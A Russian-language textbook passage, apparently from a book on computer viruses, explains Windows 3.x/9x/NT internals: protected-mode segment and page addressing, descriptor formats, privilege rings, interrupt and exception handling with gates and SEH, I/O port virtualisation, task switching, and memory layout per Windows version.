Следует отметить, что, в отличие от MS-DOS, операционная система MS Windows представляет собой целое семейство программных продуктов, члены которого подчас отличаются друг от друга довольно сильно, а очень многие (и очень важные!) подробности их

строения никогда не документировались фирмой-разработчиком. Но для изучения компьютерных вирусов, специфических для MS Windows, все равно необходимо хотя бы поверхностное знание основных принципов устройства и функционирования этой операционной системы.

Мы будем рассматривать все версии Windows таким образом, словно они разбиты на три большие группы.

Группа Windows 3X включает в себя младшие версии этой операционной системы (точнее, в те времена она являлась еще «графической оболочкой»). Версии 1.0, 2.0, Windows/286 и Windows/386 не будут рассматриваться совсем, как безнадежно устаревшие и совершенно неактуальные в контексте данной книги. Зато определенное внимание будет уделено 16-разрядным версиям 3.0, 3.1 и 3.11 for Workgroups, которые являлись вполне «вирусоопасными» во времена своего распространения (первая половина 90-х годов XX века).

Группа Windows 9X включает в себя версии 95, 98 и Millenium Edition (ME). Эти (преимущественно) 32-разрядные операционные системы рассчитаны на индивидуального «домашнего» пользователя и до сих пор кое-где используются.

Группа Windows NT включает в себя версии Windows 4.0 (Workstation и Server), Windows 2000, Windows XP, Windows Vista и Windows 7. Эти полностью 32-разрядные операционные системы ориентированы в основном на «корпоративную» работу в сети, но активно используются как «на работе», так и «дома». Версии Windows NT 1.0, 2.0 и 3.X не рассматриваются, как редко использовавшиеся во времена своего распространения (середина 90-х годов XX века) и на настоящий момент полностью вытесненные более старшими версиями. Версии Windows 2003/2008 Server также не рассматриваются в силу своей небольшой распространенности среди массового пользователя.

4.1.1. Особенности адресации

Современные версии MS Windows ориентированы на возможности процессоров i386+. Мы будем понимать под этим обозначением все модели процессоров Intel, начиная с i386, через многочисленные Pentium'ы, вплоть до современных Core iX и Atom, а также совместимые с ними разработки фирм AMD, Cyrix и прочие. Эти процессоры могут работать в трех режимах [30]:

- в реальном режиме;
- в защищенном режиме;
- в режиме виртуального 8086.

Реальный режим i386+ практически полностью соответствует режиму, в котором работают процессоры i8086, i8088 и i80186, за исключением того, что с увеличением номера версии процессора всякий раз возрастает количество доступных программе регистров и машинных команд. Например, уже начиная с процессора i386 программа (даже запущенная в MS-DOS) может выполнять машинные команды BSF/BSR (поиск бита), обращаться к 32-битовым регистрам общего назначения (типа EAX или ESI), а также использовать в своих нуждах дополнительные сегментные регистры FS и GS.

Режим виртуального 8086 (иногда его называют *VM86*), являясь разновидностью защищенного режима, для прикладных программ мало чем отличается от реального режима. Операционной же системе VM86 позволяет, например, иметь несколько независимых виртуальных адресных пространств, в каждом из которых выполняется отдельная копия MS-DOS.

Защищенный режим – это основной режим, в котором работают современные версии MS Windows. Если быть более точным, то некоторые версии MS Windows могут по мере необходимости переключаться в реальный режим и в режим виртуального 8086, но потом все равно возвращаются в защищенный режим. В этом режиме программе, в общем случае, доступны вспомогательные регистры состояния процессора CR0-CR3, отладочные регистры DR0-DR7, регистры таблиц дескрипторов GDTR, LDTR, IDTR и TR и масса «новых» команд.

Известны две разновидности защищенного режима [30]. Первая использует сегментную, а вторая – страничную организацию оперативной памяти.

4.1.1.1. Сегментная организация адресного пространства

Она предусматривает, что все физическое пространство ПЭВМ разбито на ряд сегментов. Адрес какой-либо ячейки памяти, к которой предполагается доступ, задается в виде пары: {селектор, смещение}. *Селектор*, подобно сегментной части адреса реального режима, загружается в 16-битовый сегментный регистр. Аналогично 32-битовое *смещение* располагается либо в индексном регистре, либо, в случае прямой адресации, содержится непосредственно в коде машинной команды. Адресация базируется на понятии *дескриптора сегмента* – 64-битовой записи, содержащей «паспорт» того сегмента, в котором располагается интересующая ячейка памяти. Полями дескриптора являются *базовый адрес* сегмента (или просто *«база»*), его размер

(точнее, так называемый *предел* или *лимит*) и уровень привилегий, который необходимо иметь селектору для доступа к этому сегменту (поле DPL – descriptor privilege level). Дескрипторы по своему назначению группируются в специальные *таблицы дескрипторов*, а селектор (точнее, его старшая 12-битовая часть) играет роль индекса в этих таблицах.

Два младших бита селектора (поле RPL – requested privelege level) характеризуют его уровень привилегий. Прикладная программа, пытающаяся обратиться к ячейке памяти, сама располагается в некотором сегменте, адресуется каким-то селектором и, следовательно, тоже обладает определенным уровнем привилегий (его называют CPL – current privilege level). Для того чтобы успешно обратиться к селектору, ее CPL должен соответствовать его RPL. В свою очередь, RPL селектора участвует в определении возможности доступа к дескриптору. Если он не соответствует уровню, зафиксированному в поле DPL дескриптора, то попытка доступа к сегменту (а значит, и к интересующей ячейке памяти) отвергается процессором. В противном случае 32-битовый адрес интересующей ячейки вычисляется как сумма базового адреса сегмента и смещения, и по нему осуществляется нормальный доступ к ячейке (см. рис. 4.1).




Рис. 4.1 ❖ Сегментная адресация

Процессор «понимает» следующие типы сегментов:

- «несистемный» сегмент исполняемого кода;
- «несистемный» сегмент данных;
- «несистемный» стековый сегмент;
- «системный» сегмент для локальных дескрипторных таблиц;
- «системный» сегмент состояния задачи (TSS – task state segment).

Формат селектора:

- биты 0–1 – уровень привилегий (поле RPL);
- бит 2 – признак локального (если 1) или глобального (если 0) дескриптора (поле TI);
- биты 3–15 – индекс (номер строки) в таблице дескрипторов.

Дескрипторы хранятся в таблицах дескрипторов. Для всей системы имеется одна таблица GDT глобальных дескрипторов (на нее ссылается регистр GDTR), одна таблица IDT дескрипторов прерываний (на нее ссылается регистр IDTR), и может присутствовать множество таблиц LDT локальных дескрипторов (на них ссылается регистр LDTR). В этих 48-битовых регистрах младшие 16 битов занимает длина той или иной дескрипторной таблицы, уменьшенная на 1, а старшие 32 бита представляют собой адрес таблицы.

Нулевая «строка» в таблицах дескрипторов всегда «пуста». Общий формат дескриптора для «несистемных» сегментов:

- биты 0–15 и 48–51 – предел сегмента;
- биты 16–39 и 56–63 – базовый адрес сегмента;
- бит 40 – к сегменту уже было обращение (если 1) или нет (если 0);
- бит 41 – для сегмента данных определяет, разрешены ли «чтение/запись» (если 1) или только «чтение» (если 0), для сегмента кода варианты выглядят как «исполнение/чтение» (если 1) или только «исполнение» (если 0);
- бит 42 – для кодового сегмента это признак «согласованности» сегмента (доступности параллельного доступа к нему программ с разными привилегиями), для сегмента данных он всегда 0, а для стекового сегмента 1;
- биты 43 и 44 – для кодового и стекового сегментов 11, для сегмента данных 10 (старший бит – всегда единица!);
- биты 45 и 46 – действительный уровень привилегий сегмента (поле DPL);
- бит 47 – признак присутствия сегмента в оперативной памяти;
- бит 54 – признак 32-разрядной (если 1) или 16-разрядной (если 0) адресации внутри сегмента;
- бит 55 – единица измерения предела сегмента – 4 Кб (если 1) или байт (если 0).

Форматы «системных» дескрипторов слегка другие. Среди них может встретиться дескриптор специального типа, так называемый «*шлюз*» или «*вентиль*». Тип «системного» дескриптора можно определить по содержимому битов 40–44 (старший бит – всегда нуль!):

- 00000 или 01000 – запрещенное значение;
- 00001 или 01001 – доступный TSS для i286 или i386+;
- 00010 – сегмент таблицы локальных дескрипторов;
- 00011 или 01011 – занятый TSS для i286 или i386+;
- 00100 или 01100 – вентиль вызова для i286 или i386+;
- 00101 – вентиль задачи для i286 или i386+;
- 00110 или 01110 – вентиль прерывания для i286 или i386+;
- 00111 или 01111 – вентиль исключения для i286 или i386+.

Описанная схема адресации используется в Windows 3X. С точки зрения прикладных программ оперативная память представляет собой огромное (2^{32} байтов) общее пространство, разбитое на отдельные сегменты. В зависимости от уровня привилегий программы и уровней привилегий сегментов к некоторым из них у каждой конкретной программы имеется доступ, а к некоторым – нет.

4.1.1.2. Страничная организация адресного пространства

В этом случае адрес (точнее, *линейный адрес*) интересующей ячейки памяти представляет собой одно 32-битовое число. Старшие 10 битов этого числа играют роль индекса в каталоге таблиц, содержащем указатели на 1024 таблицы страниц. Выбрав одну из этих таблиц, процессор по следующим 10 битам линейного адреса извлекает из этой таблицы базовый адрес 4-килобайтной (или 4-мегабайтной) страницы памяти. Наконец, младшие 12 битов линейного адреса служат смещением в этой странице (см. рис. 4.2).




Рис. 4.2 ❖ Страничная адресация

Формат 32-битовой «строки» каталога таблиц или таблицы страниц:

- бит 0 – признак присутствия страницы в оперативной памяти;
- бит 1 – признак доступности для записи;
- бит 2 – флаг защиты страницы;
- бит 5 – признак того, что какая-то программа обращается к странице;
- бит 6 – признак «занятости» страницы во время записи в нее;
- биты 12–31 – старшие 20 битов физического адреса страницы (а младшие 12 всегда равны 0, так как адрес страницы кратен 4096).

В общем случае оперативная память оказывается «разрезанной» на множество «лоскутков» (размером по 4 Кб или 4 Мб каждый), которые «сшиты» в произвольном порядке. Два соседних линейных адреса могут отображаться на совершенно удаленные друг от друга *физические адреса*, а могут – на один и тот же.

Но подобная схема адресации в чистом виде не встречается, а Windows 9X и Windows NT используют следующую комбинацию: операционная система применяет «страничное» разбиение памяти для организации «параллельных» адресных пространств, а вот прикладные программы используют для адресации внутри них селекторы и смещения, характерные для рассмотренной выше «сегментной» модели. В дескрипторах, описывающих адресное пространство прикладных программ, Windows 9X и NT устанавливают нулевой базовый адрес и максимально возможный предел, так что смещение играет роль линейного адреса. Именно таким образом реализуется *плоская модель* (еще ее называют английским словом *flat*) оперативной памяти, когда с точки зрения прикладной программы ее адресное пространство описывается непрерывной последовательностью адресов со значениями от 0 до $2^{32}-1$.

4.1.2. Механизмы защиты памяти

При рассмотрении механизма сегментной адресации встречалось понятие уровня привилегий, настало время рассмотреть вопрос подробней. Поля RPL селектора и DPL дескриптора состоят из 2 битов каждый, так что в них могут быть записаны значения в интервале от 0 до 3. Значение 0 соответствует наивысшему уровню привилегий, значение 3 – наименьшему. Формальные условия доступа со стороны программы к ячейке памяти:

- для стекового сегмента CPL=RPL=DPL;
- иначе CPL ≤ RPL ≤ DPL.

При невыполнении этих условий в процессоре генерируется исключение.

Уровни привилегий часто называют *кольцами защиты*, так как их можно условно изобразить в виде концентрических линий обороны, окружающих средневековый город: внешние рвы и земляные валы защищают лачуги крестьян и ремесленников, далее для обеспечения безопасности более богатых и знатных членов общества появляются деревянные стены, наконец в центре города за каменной стеной располагается стальная башня, в которой обитает правитель. MS Windows размещает самое себя в нулевом кольце защиты (ring0), для прикладных программ отводит третье кольцо (ring3), а первое и второе не используются. Программные компоненты нулевого кольца имеют право выполнять любые привилегированные команды процессора; они могут обращаться к любым фрагментам памяти и исполнять любой код, присутствующий в системе. Вот почему вирусы, стартующие из прикладных программ, так стремятся «пробраться в нуль».

В Windows 9X/NT возможность доступа программы к какому-либо фрагменту памяти может проверяться дважды: 1) во время трансляции сегментных адресов в линейные; 2) во время трансляции линейных в физические. Даже если дескриптор сегмента содержит «подходящий» RPL, далеко не факт, что программа сумеет выполнить обращение, ведь на исход операции влияют также биты 1 и 2 в строках таблицы страниц. В результате адресное пространство прикладной программы также оказывается «исполосованным» на доступные и недоступные ей регионы.

4.1.3. Обработка прерываний и исключений

Работая в защищенном режиме, прикладная программа не взаимодействует ни с реальными физическими адресами памяти, ни с реальными внешними устройствами. Таким образом, программа выполняется на некоторой *виртуальной машине*, а управляет ее выполнением специальный компонент операционной системы VMM – *менеджер виртуальных машин*.

Виртуализация машинных ресурсов в защищенном режиме опирается на механизм обработки *прерываний* и *исключений*.

Термин «прерывание» аналогичен по смыслу своему аналогу, применявшемуся в реальном режиме работы процессора. Прерывания могут поступать как со стороны внешних устройств (таймера, COM-порта, звуковой карты и прочих), так и генерироваться программно посредством машинной команды «INT XX».

Понятие «исключения» в какой-то мере соответствует ситуации, возникающей при генерации прерываний 0 (попытка деления на 0) и 6 (неверный код машинной команды) реального режима. Эти прерывания генерируются самим процессором при возникновении в нем исключительных ситуаций, требующих обработки со стороны операционной системы или прикладной программы. Инициатором исключений защищенного режима также служит сам процессор. Например, исключение 0Dh генерируется при попытке программы обратиться к сегменту памяти с более высоким уровнем привилегий[1].

MS Windows размещает в отдельных сегментах системной памяти некоторое количество обработчиков прерываний и исключений, формирует из дескрипторов этих сегментов (точнее, из их вентилей!) таблицу IDT и загружает ее адрес в 48-битовый регистр IDTR. В IDT имеется место для 256 «строк», вот некоторые соответствующие им прерывания и исключения:

- 0 – попытка деления на нуль;
- 1 – при установленном в 1 бите T в регистре флагов генерируется после выполнения процессором каждой команды;
- 3 – команда генерации этого прерывания имеет однобитовый код 0CCh и зарезервирована для использования в отладчиках;
- 6 – неверный код машинной команды;
- 8 – двойная ошибка (исключение возникло во время обработки другого исключения);
- 0Ah – неверный TSS;
- 0Bh – ошибка загрузки сегмента;
- 0Ch – ошибка в стеке;
- 0Dh – общая ошибка защиты (например, попытка обратиться к сегменту памяти с более высоким уровнем привилегий);
- 0Eh – попытка обращения к странице, отсутствующей в оперативной памяти;
- 13h – обращение к дисковому сервису со стороны программы, выполняющейся в VM86;
- 20h – обращение к виртуальному драйверу из 0 кольца защиты в Windows 9X;
- 21h – обращение к сервисам операционной системы MS-DOS со стороны программы, выполняющейся в VM86;
- 2Eh – переход из 0 в 3 кольцо защиты в Windows NT;

[1] Эта ситуация часто возникает не «злонамеренно», а при программных ошибках.

- 30h – переход из 0 в 3 кольцо защиты в Windows 9X;
- 30h-3Fh – аппаратные прерывания Irq0-Irq15 в Windows NT;
- 50h-5Fh – аппаратные прерывания Irq0-Irq15 в Windows 9X.

Часть прерываний и исключений первоначально не имеют своих «личных» обработчиков, а обслуживаются некоторым универсальным кодом. Но по мере установки в ПЭВМ новых устройств (например, звуковой карты) и инсталляции соответствующих драйверов многие прерывания обретают своих «новых хозяев».

Обычно исключительная ситуация возникает в прикладной программе (кольцо защиты 3), а обработка ее производится где-то в недрах MS Windows (кольцо защиты 0). Как же согласовать уровни привилегий? Надо воспользоваться неоднократно упомянутым ранее, но пока не рассмотренным подробнее «вентилем». Это средство, позволяющее передавать управление между кодовыми сегментами с разными уровнями привилегий.

Фактически вентиль представляет собой 64-битовый дескриптор специального вида, содержащий ссылку на адрес, который указывает внутрь какого-то другого, возможно, более привилегированного сегмента. Разумеется, прикладная программа не может самостоятельно создать вентиль и «пролезть» через него, это должен предварительно сделать код, работающий в нулевом кольце защиты. Формат вентиля:

- биты 0–15 и 48–63 – смещение адреса;
- биты 16–31 – селектор адреса;
- биты 32–36 – счетчик параметров, сохраняемых в стеке;
- биты 40–43 – признаки типа вентиля (см. выше в п. 4.1.1.1);
- бит 44 – для системных дескрипторов всегда 0 (см. выше в п. 4.1.1.1);
- биты 45–46 – уровень привилегий вентиля (поле DPL);
- бит 47 – «выключатель» вентиля, если он равен 0, то использование вентиля невозможно и генерируется исключение 0Bh;
- остальные биты равны 0.

Вентиль легко отличить в таблице дескрипторов по характерным для него битовым признакам (биты 40–43). Вентили бывают трех типов:

- вентиль прерывания/ловушки – позволяет обрабатывать прерывания и исключения;
- вентиль вызова – позволяет программе легально переходить в другой сегмент при помощи команды «CALL»;
- вентиль задачи – позволяет операционной системе переключаться с одной задачи на другую.

Тем не менее прикладная программа сама может обработать в третьем кольце защиты некоторые исключения, причиной которых стала. Каждому исполняющемуся в системе потоку операционной системой по умолчанию ставится в соответствие примитивный «базовый» обработчик, отображающий аварийное сообщение в отдельном окне или на «синем экране смерти» (если поток работает в нулевом кольце защиты Windows NT). Но этот обработчик получает управление довольно редко, потому что *библиотеки времени исполнения* (RTL – Run Time Library) языков высокого уровня, на которых пишутся прикладные программы, включает свои обработчики. Кроме того, при помощи механизма «try/except» языка Си++ программист может установить для «опасного» фрагмента разрабатываемой программы еще одну, «интеллектуальную» процедуру обработки исключения, при этом старые обработчики не пропадут, а просто окажутся в цепочке обработчиков позади нового. Каждый новый устанавливаемый обработчик будет размещаться впереди старых, оттесняя их в глубину стека. При возникновении исключительной ситуации каждый из обработчиков, получив управление, может завершиться, поместив в EAX код 1 (исключение успешно обработано), 0 (исключение не обработано, передать управление следующему обработчику в цепочке) или –1 (исключение проигнорировано, продолжить программу). Эта схема называется *«структурной обработкой исключений»* (SEH – Structured Exception Handling). Описатель каждого обработчика в цепочке состоит из двух 32-битовых полей: 1) указателя на предыдущий описатель; 2) адреса кода процедуры обработки. Самый первый описатель в цепочке при старте потока может быть найден по адресу FS:[0], самый последний имеет в поле указателя на предыдущий описатель значение –1 (0FFFFFFFFh).

Операционная система тоже активно использует механизмы обработки прерываний и исключений. Например, при их помощи вирту-




Рис. 4.3 ❖ Цепочка обработчиков исключений

ализуется память, доступная прикладной программе. В самом деле, реальный объем оперативной памяти, установленной на недорогой ПЭВМ, редко превышает несколько сотен мегабайт, в то время как адресное пространство программы составляет 4 Гб. Неминуемо часть страниц или сегментов просто не помещается в оперативную память, и содержимое их хранится на диске[1]. Бит 47 в дескрипторе таких сегментов или бит 0 в строке таблицы страниц сброшен в 0, и при попытке обратиться к такому сегменту или странице возникает исключение. Управление получает системный обработчик исключения, который считывает нужный фрагмент с диска, копирует его в оперативную память, и счастливая программа получает вожделенный доступ к необходимому сегменту или странице.

Виртуализуются и внешние устройства. Как известно, их контроллеры программируются через порты ввода-вывода. Слово состояния каждой программы содержит поле IOPL – уровень привилегий ввода-вывода, по умолчанию его значение равно 0. Кроме того, каждой выполняющейся программе ставится в соответствие *битовая карта ввода-вывода* (*iomap*) размером 8 Кб, каждый бит которой соответствует какому-то порту. Если текущий уровень привилегий программы CPL=IOPL (что имеет место, если эта программа – компонент операционной системы, например виртуальный драйвер), то карта просто игнорируется, в противном случае реакция процессора на попытку доступа к порту зависит от содержимого карты. Если соответствующий бит в карте установлен в 1, то при обращении к этому порту происходит исключение 0Dh, обрабатываемое операционной системой.

В Windows 9X по умолчанию обнулены биты, соответствующие портам видеоадаптера, последовательного интерфейса (3F8h-3FFh и 2F8h-2FFh), параллельного интерфейса (378h-37Fh) и CMOS-памяти (70h-71h), а остальные биты установлены в 1. Обработчик возникшего при обращении к ним исключения пытается найти соответствующий данному порту драйвер и передать ему управление, а если ему это не удается, то... просто обнуляет соответствующий бит в карте ввода-вывода, открывая, таким образом, полный доступ к порту. Впрочем, ни при каких условиях не обнуляются биты, соответствующие портам контроллера прямого доступа к памяти и некоторым другим потенциально «опасным» портам.

---

[1] Обычно в файлах Win386.SWP для Windows 9X и Pagefile.SYS для Windows NT, хотя нередко в качестве файла «подкачки» выступает и сам программный файл.

В карте ввода-вывода Windows NT по умолчанию нет обнуленных битов. Более того, карта ввода-вывода искусственно расположена в «неправильном» месте, так что исключение 0Dh происходит в любом случае, независимо от ее содержимого. Системный обработчик исключения «допускает» к портам только виртуальные драйверы с CPL=0. Отказ в доступе к портам сопровождается аварийным завершением Windows-приложений, а DOS-приложения продолжают работу так, словно вместо команд «IN/OUT» выполнилась обычная «NOP».

Любопытно, что установленный в системе виртуальный драйвер, получающий управление в результате попытки обращения к «запрещенному» порту, может не соответствовать никакому реальному устройству. Так, например, разработанный в Microsoft, но не включенный в дистрибутивы MS Windows 3X/9X драйвер SOUND.DRV моделировал работу отсутствующей звуковой карты средствами системного динамика.

4.1.4. Механизмы поддержки многозадачности

Операционные системы класса Windows являются многозадачными. Это означает, что одновременно под их управлением могут выполняться несколько системных и прикладных программ, так называемых *задач*. Такие системные ресурсы, как адресное пространство и набор виртуальных устройств, выделяются операционной системой под каждую отдельную задачу и образуют в совокупности отдельную виртуальную машину. В одном адресном пространстве могут развиваться несколько задач, так называемых *потоков* (в терминологии Microsoft – *thread, нить*). Внутри каждой программы присутствует, по крайней мере, один поток («главный»), но их может быть и несколько. В этом случае все потоки одной программы разделяют общее адресное пространство, а подчас даже и один и тот же программный код. Конкурируют они лишь за процессорное время. Несмотря на существование многопроцессорных ПЭВМ и многоядерных процессоров, программных потоков все равно во много раз больше, чем арифметико-логических устройств. От разделения процессорного времени никуда не деться.

В Windows 3X используется *кооперативный* механизм разделения процессорного времени между потоками. Это означает, что каждый поток полностью занимает процессор (а также доступные ресурсы ПЭВМ) до тех пор, пока самостоятельно не сочтет нужным отдать управление (например, при помощи системного запроса «GetNextEvent») системе, которая передаст его какому-то другому потоку, находящемуся в голове очереди ожидания. Переключение

с потока на поток может осуществить и пользователь при помощи мыши или нажатия клавиатурной комбинации «**Alt+Tab**».

В Windows NT (всегда) и 9X (кроме случая, когда выполняются несколько 16-битовых Windows-программ) используется *вытесняющий* механизм многозадачности. Операционная система выделяет каждому потоку *квант* процессорного времени[1], по истечении которого принудительно передает управление другому потоку, стоящему в очереди ожидания. Обычно вытесняющая многозадачность целиком и полностью базируется на обработке таймерного прерывания IRQ0, но на некоторых современных материнских платах появились «альтернативные» таймеры, предназначенные для организации многозадачных операционных систем и «сидящие» на других IRQ. Операционные системы ветви Windows NT способны использовать как системный, так и альтернативные таймеры.

Процессоры i386+ содержат механизм, существенно облегчающий операционной системе переключение с задачи на задачу: аппаратную поддержку *сегмента состояния задачи* (TSS). Сегмент состояния задачи – это фрагмент памяти длиной не менее 104 байтов, оформленный в виде отдельного сегмента, который содержит всю информацию, необходимую для возобновления выполнения задачи после обратного переключения на нее, а именно содержимое регистров, положение стеков для разных уровней привилегий, флаг трассировки, битовую карту ввода-вывода и прочее. Селектор этого сегмента хранится в 16-битовом регистре TR. В Windows 9X/NT преимущественно используется один общий TSS для всех задач, вот наиболее интересные битовые поля в этом сегменте:

- биты 0–15 – ссылка не предыдущий TSS;
- биты 288–318 – регистр флагов;
- бит 800 – бит трассировки;
- биты 816–831 – положение битовой карты ввода-вывода (для Windows NT это поле имеет значение, указывающее за пределы TSS).

4.1.5. Распределение оперативной памяти

Интересно и поучительно ознакомиться с распределением памяти в разных версиях Windows: где располагаются компоненты операционной системы, куда загружаются прикладные программы и прочим.

---

[1] Типичное значение – 20 мс, хотя в зависимости от версии операционной системы и условий запуска программы возможны вариации.

Это распределение устанавливается в процессе загрузки операционной системы.

В Windows 3.X распределение памяти выглядит проще всего. Сначала загружается операционная система MS-DOS. После включения компьютера системный загрузчик, размещенный в boot-секторе, считывает в память системные модули «IO.SYS» и «MSDOS.SYS», которые, в свою очередь, подгружают «COMMAND.COM». Далее при помощи «CONFIG.SYS» и «AUTOEXEC.BAT» устанавливаются необходимые настройки и запускаются необходимые драйверы и резидентные программы. И все, загрузка MS-DOS на этом заканчивается, а Windows надо запускать принудительно! Поэтому прямо из «AUTOEXEC.BAT» (или пользователем вручную) запускается стартовая программа «WIN.COM», которая, в свою очередь, инициализирует защищенный режим, загружает «новые» программные компоненты Windows и передает им управление. При этом «базисная» область физической памяти размером в 1 Мб, содержащая таблицу векторов прерываний, системные области MS-DOS, регионы видеопамяти и ROM BIOS, в Windows 3.X остается на прежнем месте и активно используется графической «надстройкой», расположенной где-то в верхних адресах адресного пространства. Все прикладные программы, как организованные в формате MS-DOS, так и в формате Windows 3.X, «живут» в одном и том же общем адресном пространстве, хотя и получают в свое распоряжение непересекающиеся сегменты где-то посередине между «базисом» и «надстройкой».

В Windows 9X и NT распределение памяти сложнее. Каждая 32-битовая прикладная программа «живет» в своем личном адресном пространстве. Адресное пространство в этих операционных системах довольно четко разбито на две равные по размеру области: нижние 2 Гб выделяются прикладной программе, а верхние адреса отданы системным компонентам. Самые младшие адреса памяти (первые 4 Кб в Windows 9X и первые 64 Кб в Windows NT) запрещены для записи. Прикладные программы, созданные неопытными программистами и обращающиеся к своим переменным по неинициализированным указателям, с высокой вероятностью попадут именно на эти регионы памяти, что вызовет исключение и позволит автору обнаружить и исправить ошибку. На этом, собственно говоря, все сходство в распределении адресных пространств Windows 9X и NT заканчивается, теперь начинаются различия.

Windows 9X запускается в два этапа: сначала системный загрузчик выполняет в точности те же действия, что и при запуске Windows 3.X,

а именно загружает и конфигурирует MS-DOS. На этом этапе можно прервать процесс загрузки и получить в свое распоряжение ПЭВМ, работающую под управлением операционной системы MS-DOS 7.X. Но если этого не делать, то процесс загрузки продолжается: автоматически запускаемая программа «WIN.COM» предварительно кардинально реорганизует оперативную память, систему прерываний, организует необходимые для защищенного режима системные таблицы, загружает в память базовые компоненты Windows и, наконец, «с чистой совестью» передаст управление одному из таких компонентов – менеджеру виртуальных машин «VMM32.VXD». Переключение процессора из реального режима в защищенный, выполняемое этим менеджером сразу после получения управления, соответствует началу работы Windows. В результате первые 4 Мб памяти остаются распределенными по законам реального режима (например, в них по линейному адресу 0F0000h по-прежнему можно обнаружить образ ROM BIOS), но практически не используются. Эта память разделяется всеми виртуальными адресными пространствами. Запускаемое 32-разрядное приложение Windows загружается в регион адресов 00400000h – 7FFFFFFFh. Выше, с адреса 80000000h, начинаются «системные» области памяти:

- в нижнюю часть до адреса 0C0000000h попадают 32- и 16-битовые библиотеки, отображаемые в память файлы и служебные буферы ядра операционной системы;
- далее, до адреса 0FF000000h размещаются системные сегменты, таблицы дескрипторов, таблицы страниц и т. п.;
- наконец, самые верхние адреса отводятся под исполняемый код ядра Windows и виртуальных драйверов.

Важно, что «системная» область памяти, начиная с адреса 80000000h, тоже является общей для адресных пространств всех процессов (действительно, зачем для каждого процесса содержать отдельные копии системных библиотек и ядра?), а часть критически важных регионов (начиная с адреса 0C0000000h) даже не защищена от записи. Таким образом, адресные пространства разных 32-разрядных задач хотя в основном и «параллельны», тем не менее имеют «межпространственные тоннели» в начале памяти и в ее конце. Если в Windows 9X запускаются 16-битовые программы, организованные в формате Windows 3.X, то для них создается отдельная виртуальная машина, средствами которой моделируются условия этой операционной системы; все программы совместно «живут» где-то в середине общего адресного пространства, нижняя часть которого

содержит MS-DOS, а верхняя – системный код. Если же в Windows 9X запускаются DOS-программы, то каждая из них получает в свое распоряжение личное адресное пространство размером 1 Мб, в котором смоделированы таблицы векторов прерываний, код MS-DOS 7.X, загружаемые драйверы и BIOS. Образцом для моделирования служит первый мегабайт физической памяти компьютера. Поэтому если при старте системы в конфигурационных файлах «AUTOEXEC.BAT» и «CONFIG.SYS» загружаются в память какие-то резидентные программы и драйверы, то они автоматически появятся во всех «смоделированных» адресных пространствах для каждой запущенной из-под Windows 16-битовой DOS-программы.

Windows NT устроена гораздо более логично и надежно. Ей не требуется MS-DOS, вся загрузка выполняется средствами самой операционной системы (модулями «NTDETECT.COM» и «NTLDR» при участии «BOOT.INI»). Сразу после первых 64 Кб, служащих для «отлова» неправильных программ, располагаются небольшие служебные области данных, содержащие, например, текстовые строки окружения. Прикладные программы могут загружаться операционной системой уже с адреса 10000h, хотя обычно размещаются несколько выше, где-нибудь в районе адресов 10000000h-50000000h[1]. Служебные библиотеки «живут» в адресном пространстве выше адреса 70000000h. В интервале 7FFF000h–7FFFFFFFh зарезервировано место для еще одного «капкана», аналогичного тому, который размещается в начальных адресах памяти. Выше, с адреса 80000000h начинается «системная половина» памяти, где располагаются код компонентов ядра Windows, дескрипторные таблицы и таблицы страниц, служебные данные операционной системы и т. п., причем эти регионы преимущественно защищены от доступа. Адресные пространства всех прикладных программ можно считать полностью «параллельными», хотя на самом деле для «одинаковых» фрагментов памяти в разных пространствах используются одни и те же физические страницы, а «параллельность» искусственно создается при помощи механизма «copy-on-write» во время попытки модифицировать содержимое одного из таких пространств. Если в Windows NT запускаются программы в формате MS-DOS или Windows 3X, то собственных адресных пространств они не получают, а условия для их функционирования

[1] Практически все компоновщики 32-битовых прикладных программ «просят» размещать эти программы по адресу 400000h, и операционная система редко отказывает им.

(таблица векторов прерываний, код MS-DOS 5.0, область BIOS и прочее) искусственно моделируются в недрах 32-битового процесса «NTVDM».

4.1.6. Файловые системы

При обсуждении вопроса компьютерных вирусов в операционных системах класса Windows необходимо отметить следующие обстоятельства.

Windows 3.X при своей работе опирается на файловую систему той версии MS-DOS, из которой она стартовала. Впрочем, она уже неспособна стартовать с диска, отформатированного в MS-DOS v7.1 по правилам FAT32, ей подавай только FAT12 или FAT16.

